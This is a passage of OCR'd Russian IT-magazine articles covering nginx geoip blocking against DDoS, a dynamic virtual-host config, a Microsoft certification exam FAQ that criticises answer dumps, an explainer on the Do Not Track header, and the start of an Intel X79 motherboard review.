Второй и более радикальный метод борьбы с DDoS — это блокирование клиентов по географическому признаку. Часто источник DDoS находится в тех частях света, с которых легальные юзеры никогда на сайт не заходят. Это значит, что некоторые типы атак можно отбить, просто блокируя IP-адреса по географическому признаку. Конечно, каждый сайт будет иметь свой список легитимных источников трафика, поэтому данный метод борьбы стоит сделать опциональным и активировать по запросу клиента или после обнаружения атаки.

Модуль, реализующий эту функциональность, называется geoip. Он включен в стандартную поставку nginx, поэтому устанавливать дополнительные пакеты не нужно. Однако чтобы он работал правильно, придется загрузить базу блоков IP-адресов и соответствующих им стран:

```
$ cd /etc/nginx/
$ sudo wget http://goo.gl/hzB5W
```

Теперь просто подключаем базу IP-адресов в конфиге nginx (в секции http):

```
geoip_country /etc/nginx/conf/GeoIP.dat
```

А в конфиг виртуального хоста нужного сайта добавляем следующую строку:

```
if ($geoip_country_code = CN) {
    return 444;
}
```

Здесь CN — это двухбуквенный код неугодной страны, в данном случае Китая, а 444 — код ответа веб-сервера. Не составит труда написать скрипт, который будет добавлять такие строки в нужные конфиги при выборе соответствующей опции через админку. Хотя принудительно блокировать ботнеты можно и вручную.

ВЫВОДЫ

Использовать nginx в качестве веб-сервера для хостинга не только можно, но и нужно. В отличие от Apache, он может обслужить гораздо большее количество клиентов при минимальной нагрузке на систему. В сочетании с PHP-FPM и анти-DDoS модулями ты сможешь создать защищенный и устойчивый к атакам сервер, который будет работать годами, не требуя дополнительных расходов на сопровождение. ⌶

РЕАЛИЗАЦИЯ МЕХАНИЗМА ДИНАМИЧЕСКОГО СОЗДАНИЯ ВИРТУАЛЬНЫХ ХОСТОВ

Если ты не собираешься поднимать полноценный хостинг, а лишь хочешь получить простой механизм быстрого создания виртуальных хостов, можешь воспользоваться следующим конфигом виртуального хоста:

```
# vi /etc/nginx/sites-enabled/default
server
{
 if ($host ~* www\.(.*))
 {
  set $host_without_www $1;
  rewrite ^(.*)$ http://$host_without_www$1/ permanent;
 }
 server_name_in_redirect off;
 listen 80;
 server_name _;
 access_log /var/log/nginx/$host.access_log main;
 error_log /var/log/nginx/logs/$host.access_log info;
 root /var/www/$host;
}
```

Этот конфиг позволяет динамически создавать новые виртуальные хосты простым созданием каталога в /var/www/. Чтобы добавить новый виртуальный хост, просто выполни команду mkdir /var/www/exemple.com, и новый виртуальный хост сразу начнет функционировать.

WWW

• habrahabr.ru/post/139931/ — авторское описание модуля testcookie-nginx-module на русском языке.

• habrahabr.ru/post/141989/ — установка cookie через Flash.

WARNING

Не забывай перезапускать nginx после каждой правки конфигов.

Илья Рудь (irud@live.ru)



ЗНАК соответствия

КАК СДАВАТЬ СЕРТИФИКАЦИЮ MICROSOFT

Твоему вниманию предлагается небольшой FAQ по сертификации самого крупного софтверного вендора, приправленный субъективным мнением человека, который сдал не один экзамен и последние пять лет работает в сфере образования и сертификации.



ЧТО ТАКОЕ СЕРТИФИКАЦИЯ?

Сертификация — это всегда раздача вендором «погон» в обмен на демонстрацию знаний специалистом. Причем на текущий момент сертификацию Microsoft можно разделить на две категории. Первая категория — премиум-класс (статусы MCM/MCA) — присваивается, как правило, после дорогостоящего обучения за рубежом и сдачи как теоретических, так и практических экзаменов. Получить ее самостоятельно действительно тяжело и дорого, но взамен ты приобретаешь статус специалиста экстра-класса и вход в группу нескольких десятков спецов на всю Россию. Вторая категория — это сертификация пехоты (статусы MCTS/MCITP). Для получения статусов не требуется обучение, и при желании даже без знаний в течение месяца-двух можно сертифицироваться под завязку. Почему сложилась такая ситуация, объясню позже.

ЗАЧЕМ СЕРТИФИКАЦИЯ НУЖНА?

Давай посмотрим, зачем сертификация нужна вендору, работодателю и сотруднику. У вендора все просто: для него сертификация — это система распознавания «свой — чужой» и способ продвижения собственного товара в массы. Люди так устроены, что любят всевозможные значки и нашивки, позволяющие выделиться. Вендор, с одной стороны, получает более-менее верное представление о наличии специалистов в своей области, с другой — завязывает людей на своей продукции, теша самолюбие специалистов красивыми грамотами. Этакие значки для юных рейнджеров.

Будем честны: работодателю сертификация сотрудника, как правило, нужна для поддержания статусов партнерства с вендором или для получения новых «нашивок» опять же от вендора. Хотя нередки ситуации, когда при участии в тендерах определяются условия на сертификацию сотрудников, чтобы хоть как-то застраховаться от выполнения работы совсем некомпетентными сотрудниками. С другой стороны, мало кто любит пассивных работников, не стремящихся к развитию, и наличие сертификации в данном случае показатель того, что человек на месте не стоит.

Специалист всегда старается себя продать, и обычно продажа начинается с резюме. Ты можешь быть супергуру, но дело не дойдет даже до собеседования, если у тебя нет красивого резюме. Что в нем важно? Показать образование, опыт и желание расти и развиваться. Наличие в разделе «Образование» курсов повышения квалификации и сертификаций — сигнал о том, что человек не остановился на институтской базе и постоянно совершенствуется.

ТЫ МОЖЕШЬ БЫТЬ СУПЕРГУРУ, НО ДЕЛО НЕ ДОЙДЕТ ДАЖЕ ДО СОБЕСЕДОВАНИЯ, ЕСЛИ У ТЕБЯ НЕТ КРАСИВОГО РЕЗЮМЕ

КАК ПРОХОДИТ ЭКЗАМЕН?

Если мы говорим о сертификациях MCTS/MCITP, то процедура очень простая. Ты звонишь в центр тестирования Prometric (через эту компанию осуществляется сертификация большинства ИТ-вендоров) и выбираешь свободный день и время. Приходишь за десять минут до назначенного времени и оформляешься. При себе необходимо иметь два документа, например паспорт и заграничный паспорт (список возможных документов большой). Если регистрироваться на сайте Prometric, а потом уведомлять центр тестирования о желании сдать в определенную дату, то можно сэкономить 500–600 рублей на одном экзамене.

После оформления отдаешь часы, телефоны, жучки и идешь за компьютер. Тебе подгружают нужный экзамен, после чего оставляют в компании таких же сдающих, которые сидят за перегородкой. Суть экзамена в ответах на вопросы. На экране появляются поочередно вопросы и варианты ответов, а ты должен выбрать один или несколько правильных ответов. Ответив на все вопросы, получаешь кнопку Finish. После чего на принтер у администратора центра выводится страница с твоим результатом.


СКОЛЬКО ВРЕМЕНИ ДАЕТСЯ НА ЭКЗАМЕН?

Зависит от экзамена, но как правило, около трех часов. Время запускается вместе со стартом экзамена и уже не останавливается, так что, если ты будешь задумчиво смотреть в потолок или на час уйдешь в туалет, экзамен тебя ждать не станет.


СКОЛЬКО ВОПРОСОВ В ЭКЗАМЕНЕ?


Опять же по-разному, в среднем около пятидесяти вопросов на экзамен. Если поделить время экзамена на количество вопросов,





Сертификаты Microsoft


Страничка Википедии, посвященная сертификации специалистов Microsoft



Учебные курсы по продуктам Microsoft

то получается три — три с половиной минуты на вопрос. Когда ты нормально подготовился, этого более чем достаточно. Я сдавал около пятнадцати экзаменов, и ни разу время не заканчивалось, всегда еще оставалось минут тридцать-сорок.

ЧТО ПРЕДСТАВЛЯЮТ СОБОЙ ВОПРОСЫ?

Большинство заданий — это текст из шести-семи предложений и сам вопрос. В качестве возможных ответов дается от четырех до семи вариантов, из которых нужно выбрать либо один, либо два, либо сколько захочешь. В вопросе могут звучать фразы «выберите один вариант», «выберите два варианта», «выберите все возможные варианты», что дает небольшую подсказку. При этом в тех вопросах, где несколько правильных ответов, добавляется, что ответы — либо часть одного решения, либо различные варианты одного действия.

НАСКОЛЬКО СЛОЖНЫЕ ВОПРОСЫ?

У Microsoft был период откровенно легких для специалиста вопросов. Например, у человека, который обновляет MCSE, спрашивали, как прописать путь сервера обновлений на клиенте WSUS. Или человеку, который никогда не настраивал NAP и был знаком с ним только по маркетинговым презентациям Microsoft, удавалось ответить на 90% вопросов по этой теме. Более того, сама подборка вариантов ответов просто поражала. Многие ли из читателей знают автора музыки балета «Жизель»? Я думаю, нет. А если в вариантах ответов встретится: А) Михаэль Шумахер; Б) Борис Ельцин; В) Адольф Адан; Г) Василий Теркин? Думаю, все будет очевидно. К радости тех, кто за честную игру, сейчас ситуация несколько исправилась: и вопросы повеселей, и откровенно дурацкие варианты ответов нечасто встречаются. Скажем так, если ты готовился, учился, читал документацию, то твой шанс на успешную сдачу очень велик. Имей в виду, что на экзамене спрашивается все, что заявлено в программе экзамена, и иногда даже больше. Охват тем очень большой. И если ты не разбирал тему, думая, что это мертвая «фича» и никому не нужно, то будь готов получить четыре-пять вопросов по ней и значительно уменьшить свой шанс на сдачу.

КАКОЙ ПРОХОДНОЙ БАЛЛ НА ЭКЗАМЕНЕ?

У экзаменов Microsoft 1000-балльная система с проходным баллом 700. Получается, что из четырех вопросов на три ты должен отвечать правильно. Очень спокойная, без перегибов схема, направленная на то, чтобы сдавал хороший процент претендентов. Сколько баллов дают за каждый вопрос и равное ли распределение баллов между вопросами, тебе никто не скажет, поэтому голову себе этим не забивай.

НА КАКОМ ЯЗЫКЕ МОЖНО СДАВАТЬ ЭКЗАМЕНЫ?

Большая часть экзаменов доступна только на английском языке, но встречаются экзамены и на русском. Я не рекомендую выбирать родной язык. Во-первых, из-за качества перевода, который требует еще одного «перевода» с плохого русского на обычный русский. Бояться английского языка не стоит. Все предложения в вопросах — это Present Simple с использованием пары сотен слов. Во-вторых, лично я работаю с подавляющим большинством английских версий, и вспоминать, как и что называется в русском продукте, совсем не хочется.

КТО ТАКИЕ ДАМПЕРЫ И ПОЧЕМУ ОНИ МЕШАЮТ ЧЕСТНЫМ СПЕЦИАЛИСТАМ?

Как я уже сказал, экзамен состоит примерно из пятидесяти вопросов. При условии, что технический текст на английском языке я читаю примерно с такой же скоростью, как на родном, на каждый вопрос уходит сорок — шестьдесят секунд. Этого хватает, чтобы прочитать текст и быстро принять решение. Даже при такой «быстрой» математике экзамен должен занимать не менее пятидесяти минут. Естественно, если ты не знаешь точный ответ и сомневаешься, перебирая варианты, ни о каких шестидесяти секундах на вопрос речи не идет.

Поверь, людей, которые «прощелкивают» экзамен за пятнадцать минут и делают это успешно, не так уж мало. Реактивные мальчики не уникумы, а обычные дамперы, заучившие ответы заранее. Центров приема экзаменов достаточно много, из них фотографии экранов с вопросами утекают в интернет, а потом решения продаются или просто раздаются в Сети. Выходит, что достаточно потратить день, заучив ответы на сотню-другую вопросов, и получить статус без проблем. К сожалению, от чтения дампа знаний не прибавляется, и, попав на реальное собеседование, такой «специалист» опозорится, оставив дурное впечатление у работодателя. После чего работодатель вполне резонно будет считать, что статус MCSE — «полное фуфло». Есть ли выход? Да — экзамен должен на 80% состоять из симуляций. Симуляция — это мини лабораторная работа, где для ответа на вопрос тебе нужно что-то сделать. «Задампить» симуляцию гораздо сложнее, да и зазубрить тоже. Стоимость реализации такой схемы несколько выше, Microsoft попыталась прижить симуляции году так в 2006-м, но впоследствии от них отказалась.


КАК ГОТОВИТЬСЯ К ЭКЗАМЕНУ?

У каждого экзамена есть своя страница (например, страница экзамена 70-662: www.microsoft.com/learning/en/us/exam.aspx?id=70-662). На ней ты можешь узнать темы и процент вопросов по каждой теме в экзамене. Теперь, когда программа ясна, у тебя три пути.

1. **Дорогой и быстрый.** Ты идешь на курс, на котором раскрывается тема экзамена, и пять дней усердно работаешь. Не опаздываешь, делаешь все лабораторные работы, слушаешь инструктора, задаешь вопросы, когда непонятно, и так далее. После курса два-три дня отдыхаешь. Далее берешь тест Measure up по нужному курсу и решаешь его. Глядя на темы, в которых ты делаешь ошибки, можно будет понять, на каких занятиях ты все-таки заснул или

какие темы инструктор пропустил. Далее берешь учебник по курсу (MOC) и любые внешние источники знаний. Собираешь виртуальный стенд и по всем «заваленным» темам делаешь вычитку и тестирование. Допустим, ты не ответил на вопросы по Backup/Restore Exchange. Значит, на стенде поочередно отрабатываешь все сценарии (восстановление писем, восстановление ящика, восстановление сервера, Dial Tone восстановление и так далее). Если ты честно отработаешь каждую тему, где сделал ошибку, то проблем на экзамене не будет. Я не сторонник сдачи экзамена в последний день курса, я за то, чтобы информация осела в голове и человек шел на экзамен с полной уверенностью в успехе (лучше день потерять и за пять минут долететь). Итого на практически 100%-ю сдачу по такому сценарию уйдет до трех недель.

2. **Более дешевый и более медленный.** Ты достаешь MCTS Self Paced Training Kit по интересующему тебя экзамену и готовишь хороший стенд, чтобы на нем можно было запустить четыре-пять виртуальных машин, желательно с приложениями а-ля Exchange, SharePoint. То есть современный процессор, минимум 16 Гб оперативной памяти и шустрый RAID-массив. Self Paced Training Kit — не идеальная литература, но у нее есть большой плюс: она именно Self Paced — для самостоятельного изучения и подготовки к экзамену. У большинства Training Kit нет русского перевода, поэтому читать придется на языке Шекспира. Для нормального чтения техлитературы знаний особо не нужно, но словарный запас хотя бы в 800–1500 слов должен быть. Далее все зависит от целеустремленности и усидчивости. В свое время в таком режиме я готовился к MCSE. На каждый экзамен уходило около трех месяцев, а сам статус был получен где-то за два года. Естественно, это подготовка без отрыва от работы в любое свободное время.
3. **Самый дешевый и самый быстрый.** Дампы… Дампы… Дампы… Три дня — и ты сертифицирован. Толку, правда, ноль, на первом же грамотном собеседовании тебя быстро вернут с небес на землю и покажут направление выхода. Ну а деньги за номинальное владение статусами никогда не платили, все работодатели — звери. Хотят, чтобы сотрудник реально что-то умел. Мое мнение: этот путь — тупиковый.



В учебном центре

САМОЕ ГЛАВНОЕ — НЕ ВОЛНОВАТЬСЯ. МАКСИМУМ, ЧТО ТЫ ТЕРЯЕШЬ, — ЭТО 80 ДОЛЛАРОВ И КАПЛЮ САМОЛЮБИЯ

КАК ВЕСТИ СЕБЯ НА ЭКЗАМЕНЕ?

Самое главное — не волноваться. Максимум, что ты теряешь, — это 80 долларов и каплю самолюбия. Один и тот же экзамен можно сдавать многократно, от удачи или неудачи ничего прямо сейчас не решится, поэтому волнение можно отбросить. Если ты прорешивал Measure up, то ничего нового на экзамене ты не увидишь — те же темы, тот же стиль вопросов.

Не спеши на экзамене. Поверь стреляному воробью, времени у тебя более чем достаточно для того, чтобы спокойно читать, спокойно размышлять и правильно отвечать на вопросы. По последним правилам часы у тебя заберут, поэтому и переживать не стоит, на внутреннем таймере также внимание заострять не надо.

Понимай логику вендора. Я уже говорил, что на определенный процент вопросов можно ответить исходя из банальной логики. Если экзамен по Exchange 2010, то, уж поверь, в правильных ответах не будет названий средств сторонних производителей и для ответа не нужно знать, как настраивается Lotus. Если среди вариантов ответов несколько корректных (такое бывает), но только в одном название новой фичи продукта, то с очень высокой долей вероятности именно это и хочет услышать вендор. В таких вопросах обычно звучат фразы «укажите наиболее удобный / оптимальный способ чего-нибудь». Конечно, чтение логики вендора приходит с опытом, но все же стоит это учитывать.

Первое мнение самое верное. Разумеется, это субъективно, но я придерживаюсь точки зрения, что самый первый ответ, который пришел в голову, и есть верный. Могу по пальцам посчитать случаи, когда менял ответ после выбора. Тогда я просто пропускал какое-то важное условие, которое в корне все меняло. Никогда не перечитываю вопросы и ответы в конце экзамена, чего и тебе желаю. Если не ответил сразу на чистую голову, значит не ответишь и через два часа на уставшую.

Пропускай завальные вопросы. Иногда читаешь вопрос, и в голове одна только мысль — «это вообще о чем?». То есть еще на этапе чтения ты видишь, что ответить не сможешь и даже выбрать что-то логичное по ответам сложно. Не теряй время, помечай вопрос (так можно) и двигайся дальше. В самом конце вернешься к помеченным вопросам и в крайнем случае погадаешь на кофейной гуще.

ЧТО ДАЛЬШЕ?

Если ты набрал больше 700 баллов, то в центре тестирования открывается шампанское, с потолка летит конфетти, а из торта выпрыгивает стриптизерша. Это все сделано для того, чтобы человек сертифицировался снова и снова. Если экзамен первый, то через несколько недель по электронной почте ты получишь подробности своего статуса MCTS и доступ к сайту сертифицированных специалистов.

Ну а если экзамен завален… К сожалению, списка вопросов и аналитику с ответом, где ты ошибся, тебе не дадут. На руках у тебя в любом случае распечатка с результатом и указанием, на какой теме какой процент вопросов ты не ответил. Берешь эту распечатку и с двойным усердием работаешь над темами, где совершил больше всего ошибок. Удачи!

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



КАК СКАЗАТЬ «НЕТ» БОЛЬШОМУ БРАТУ


DO NOT TRACK

Словосочетание «do not track» переводится на русский язык как «не отслеживать». Сложно представить, что в современном интернете, где за пользователем шпионят на каждом углу, кто-то добровольно откажется от слежки, не правда ли? Тем не менее, на такой шаг недавно пошел Twitter, а разработчики уделяют технологиям Do Not Track все больше внимания.

ШПИОНСКИЕ ИГРЫ

Слежка за пользователями в наши дни — это бизнес. За юзерами шпионят все кому не лень — аналитические сервисы, рекламные сети, социальные платформы и так далее. Для этого у них есть прекрасная мотивация: все они зарабатывают таким образом деньги. Прекрасный пример — контекстная реклама, за счет которой «кормятся» многие проекты. Без слежки она невозможна. Еще один пример — Google, поменявший свою политику конфиденциальности не в лучшую сторону и запоминающий буквально каждый клик пользователя. Или вспомним о том, что Facebook недавно уличили в добавлении тега <bgsound> в e-mail. В качестве звукового файла в письмах был указан скрипт на сервере социальной сети, который фиксировал обращения к нему и записывал результаты в лог для последующего анализа.

Говоря о социальных сетях, нельзя не отметить, что многие аналитики уверены: крупные социальные сети сидят на золотой жиле — на информации, которую люди сами охотно им предоставляют. Поверь, многие компании действительно готовы заплатить миллионы долларов за доступ к упорядоченным и исчерпывающим данным, которыми располагают социальные сети. Пока этому мешают этическая сторона вопроса и законодательство (тот его раздел, который говорит о неприкосновенности частной жизни), однако в будущем нас вполне могут ожидать некоторые перемены в этой области. Технологии Do Not Track призваны дать пользователям выбор, возможность отказаться от слежки и сохранить хоть какую-то приватность данных.



КАК И ЗАЧЕМ ЭТО ПРИДУМАЛИ

Западные СМИ в последнее время очень много пишут о Do Not Track, тем более что поводы имеются. Однако на нашей стороне Атлантики многие даже не в курсе, что это такое.

Итак, как вообще работает этот самый Do No Track? Все очень просто — это HTTP-заголовок, который может иметь три значения: 1 (DNT: 1) — если пользователь не хочет, чтобы за ним следили; 0 — если следить можно; null — если юзеру все равно. Соответственно, если браузер отправляет значение «1», серверные скрипты сайта отключают сбор логов и счетчики.

Первыми до подобного решения додумались исследователи Кристофер Согоян и Сид Стемм, создав в 2009 году для Firefox прототип аддона, который поддерживал данный DNT-заголовок (donottrack.us). Впервые механизм был реализован в браузере Firefox 4. В конце 2010 года инициативу подхватил Microsoft, представив поддержку Do Not Track механизма в IE9. Затем Do Not Track на постоянной основе появился и почти во всех браузерах — Mozilla Firefox, Apple Safari и даже в Opera. Кстати, кроме HTTP-заголовка DNT и соответствующего блока настроек, в Firefox добавили DOM-интерфейс для проверки работы Do Not Track и управления ею из JavaScript.

Ты заметил, что в списке выше нет Chrome? Это не ошибка. Корпорация Добра, чей бизнес основан на таргетированной рекламе и изучении предпочтений пользователей, действительно затягивает с внедрением данной функциональности в Chrome как только может. Пока пользователям предлагают расширение для Chrome, сделанное в самой компании, — Keep My Opt-Outs. :)

Инициатива DNT получила широкую популярность в США, не в последнюю очередь благодаря поддержке Федеральной торговой комиссии США, которая практически обязала Конгресс ратифицировать систему на законодательном уровне. На данный момент Do Not Track также проходит стандартизацию в Консорциуме Всемирной паутины (W3C).



Twitter первым из социальных сетей поддержал Do Not Track

НА ПРАКТИКЕ

Что DNT дает пользователю на практике? Пока немногое. У продвинутых параноиков, конечно, есть Ghostery, ScriptNo, Adblock Plus (а также Tor, даркнеты и бункер в тайге), но менее искушенным юзерам сложнее. Самый заметный эффект DNT — контекстная реклама не будет формироваться на основе ранее сохраненных предпочтений. Впрочем, если говорить об уже не раз упомянутом Google, получается довольно смешная штука. Если пользователь согласится с сохранением cookie (например, при регистрации на каком-либо сервисе, чтобы не вводить e-mail каждый раз) или согласится с рекомендацией видео на YouTube — cookie будут сохраняться, несмотря на DNT.

Увы, проведенные центром Internet and Society из Стэнфорда исследования подтверждают, что именно так все и будет обстоять. Аналитики проверили поведение 64 компаний — участников программы Advertising Option Icon и активных сторонников Do Not Track. Выяснилось, что 33 компании продолжают сохранять cookie даже после того, как пользователь явно отказался от сбора информации.

Однако, несмотря на такие очевидные «дырки», хоронить Do Not Track никто не торопится. Напротив, все более крупные игроки присоединяются к начинанию. Так, в конце мая поддержку функции Do Not Track включил Twitter! Теперь пользователи микроблогингового сервиса получат больше приватности, отказавшись при этом от просмотра таргетированной рекламы, основанной на предыдущем поведении, и более релевантных предложений сервиса об интересных аккаунтах.

За океаном инициатива Do Not Track вообще пришлась ко двору, как уже было сказано выше. Например, сенатор Джей Рокфеллер представил законопроект под названием Do-Not-Track Online Act of 2011. Он будет оговаривать единые обязательства для всех американских компаний в области удовлетворения запросов клиентов о прекращении слежки в отношении них в сети Интернет. Если закон будет принят, он даст возможность Федеральной торговой комиссии США наказывать компании, нарушающие приватность пользователей.

Подводя итог, скажу, что на данный момент DNT в первую очередь подходит рядовому пользователю, который мало что понимает во всех этих премудростях и понятия не имеет, что такое cookie и HTTP-заголовок. Но согласись, для начала уже неплохо. ⊐⊏

Сергей Плотников



ДОБРО ПОЖАЛОВАТЬ В КЛУБ!

ТЕСТИРОВАНИЕ МАТЕРИНСКИХ ПЛАТ НА БАЗЕ НАБОРА ЛОГИКИ INTEL X79 EXPRESS

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- **ASRock X79 Extreme4-M**
- **ASUS Rampage IV Extreme**
- **Foxconn Quantumian 1**
- **GIGABYTE GA-X79-UD5**
- **Intel DX79SI**
- **MSI X79MA-GD45**

ТЕСТОВЫЙ СТЕНД

Процессор:
Intel Core i7-3960X, 3,3 ГГц
Кулер:
Thermaltake Frio OCK
Видеокарта:
MSI Twin Frozr II HD 5830, 1024 Мб
Оперативная память:
G.Skill F3-17000CL9D-8GBXM, 4×4 Гб
Накопитель:
Corsair CSSD-F120GB2, 120 Гб
Блок питания:
ENERMAX Platimax, 750 Вт
ОС:
Windows 7 Максимальная

Смокинг идеально выглажен, туфли начищены до зеркального блеска, шикарный лимузин заказан — пришло время ехать за покупками. Именно в таком виде, ведь не каждый день знакомишься с топовыми платформами Intel. И не каждый день тратишь столько денег на настольный ПК.

Собрать систему на базе Intel X79 Express дорогого стоит. В буквальном смысле этого слова. Чуть забегая вперед, скажем, что плату для Intel Sandy Bridge-E на сегодняшний день дешевле, чем за 200 баксов, не найти. Процессор обойдется минимум в 350 долларов. А еще наверняка захочется четырехканальный набор памяти. В общем, если на глаз прикинуть общую стоимость связки «процессор — плата — память», то получится в итоге что-то около 25–30 тысяч рублей. А ведь еще нужно обзавестись видеокартой, накопителями, охлаждением, питанием и поместить все это «железо» в симпатичный и практичный корпус. Итак, если тебя не отпугивают гипотетические траты, добро пожаловать в клуб!

ТОПОВЫЙ!

И этим все сказано. Нет, сам чипсет не является чем-то экстраординарным и удивительным. Мы уже писали, что по своим характеристикам Intel X79 Express сильно напоминает Intel P67 Express и Intel Z68 Express. Только топовый набор логики вобрал в себя все самое лучшее. Например, поддержку SSD-кеширования и разблокированный BCLK. Сам чипсет по-прежнему генерирует до четырнадцати портов USB 2.0, до четырех SATA-II и до двух SATA 3.0. Но самое главное в Intel X79 Express — это поддержка Intel Sandy Bridge-E. Уже встроенные контроллеры процессора наделяют платы 40 линиями PCI Express 3.0 и поддержкой четырехканальных наборов памяти DDR3. Наконец, только Intel Sandy Bridge-E «одаряет» системы самой высокой производительностью, равной которой нет на сегодняшний день. Во многом за счет шести физических ядер, двенадцати виртуальных потоков, высокой номинальной частоты и отличного разгонного потенциала. Но об этом подробнее читай в большом тесте центральных процессоров.

МИФЫ И ЛЕГЕНДЫ X79

Поддержка тех же стандартов PCI Express 3.0 и четырехканальной памяти дает прирост производительности над остальными системами только на бумаге. Тех же устройств с поддержкой экспресс-линий третьего поколения не так много. Если быть скрупулезно точным, то лишь видеокарты AMD Radeon HD 79XX поддерживают PCI Express 3.0. В то же время уже доказано, что результаты, полученные на системе с PCI Express 2.0, ничем не отличаются от результатов, полученных на базе нового стандарта. Следовательно, адаптер не может «прокачать» даже вторую ревизию графического интерфейса.

То же самое касается поддержки четырехканальной памяти. Прирост от использования сразу квартета модулей DDR3 есть, но он не существенен. Поэтому лучше вложиться в такого же объема набор, но с большей частотой, пусть и работающий в двухканальном режиме.

МЕТОДИКА ТЕСТИРОВАНИЯ

Радостная новость: частота тактового генератора «мам» разблокирована. Поэтому мы просто не могли не проверить оверклокерский потенциал сегодняшних подопытных. Для чего множитель процессора был снижен до отметки x25, а памяти – до x13.33. Сам понимаешь, что нам важен результат разгона именно плат и мы не хотим, чтобы показатель BCLK уперся в потенциал системы охлаждения либо разгонный потенциал CPU и RAM. Как известно, практически все платы наделены функцией CPU Strap, позволяющей автоматически устанавливать частоту шины на отметках 125, 166 и 250 МГц. В предыдущих номерах мы уже выдвинули предположение, что порог в 125 МГц сможет преодолеть только половина материнских плат. А вот разогнаться по шине до 166 МГц смогут единицы, и то лишь при помощи экстремальных систем охлаждения. Ну а сказки про «оверклок тактового генератора до 250 МГц» можно найти на верхней полке, в разделе научной фантастики. В итоге мы решили отправной точкой назначить параметр в 125 МГц. Если плата способна стабильно работать при такой скорости — зачет и уважуха. Для примера с таким результатом можно разогнать самый младший Intel Sandy Bridge-E — Intel Core 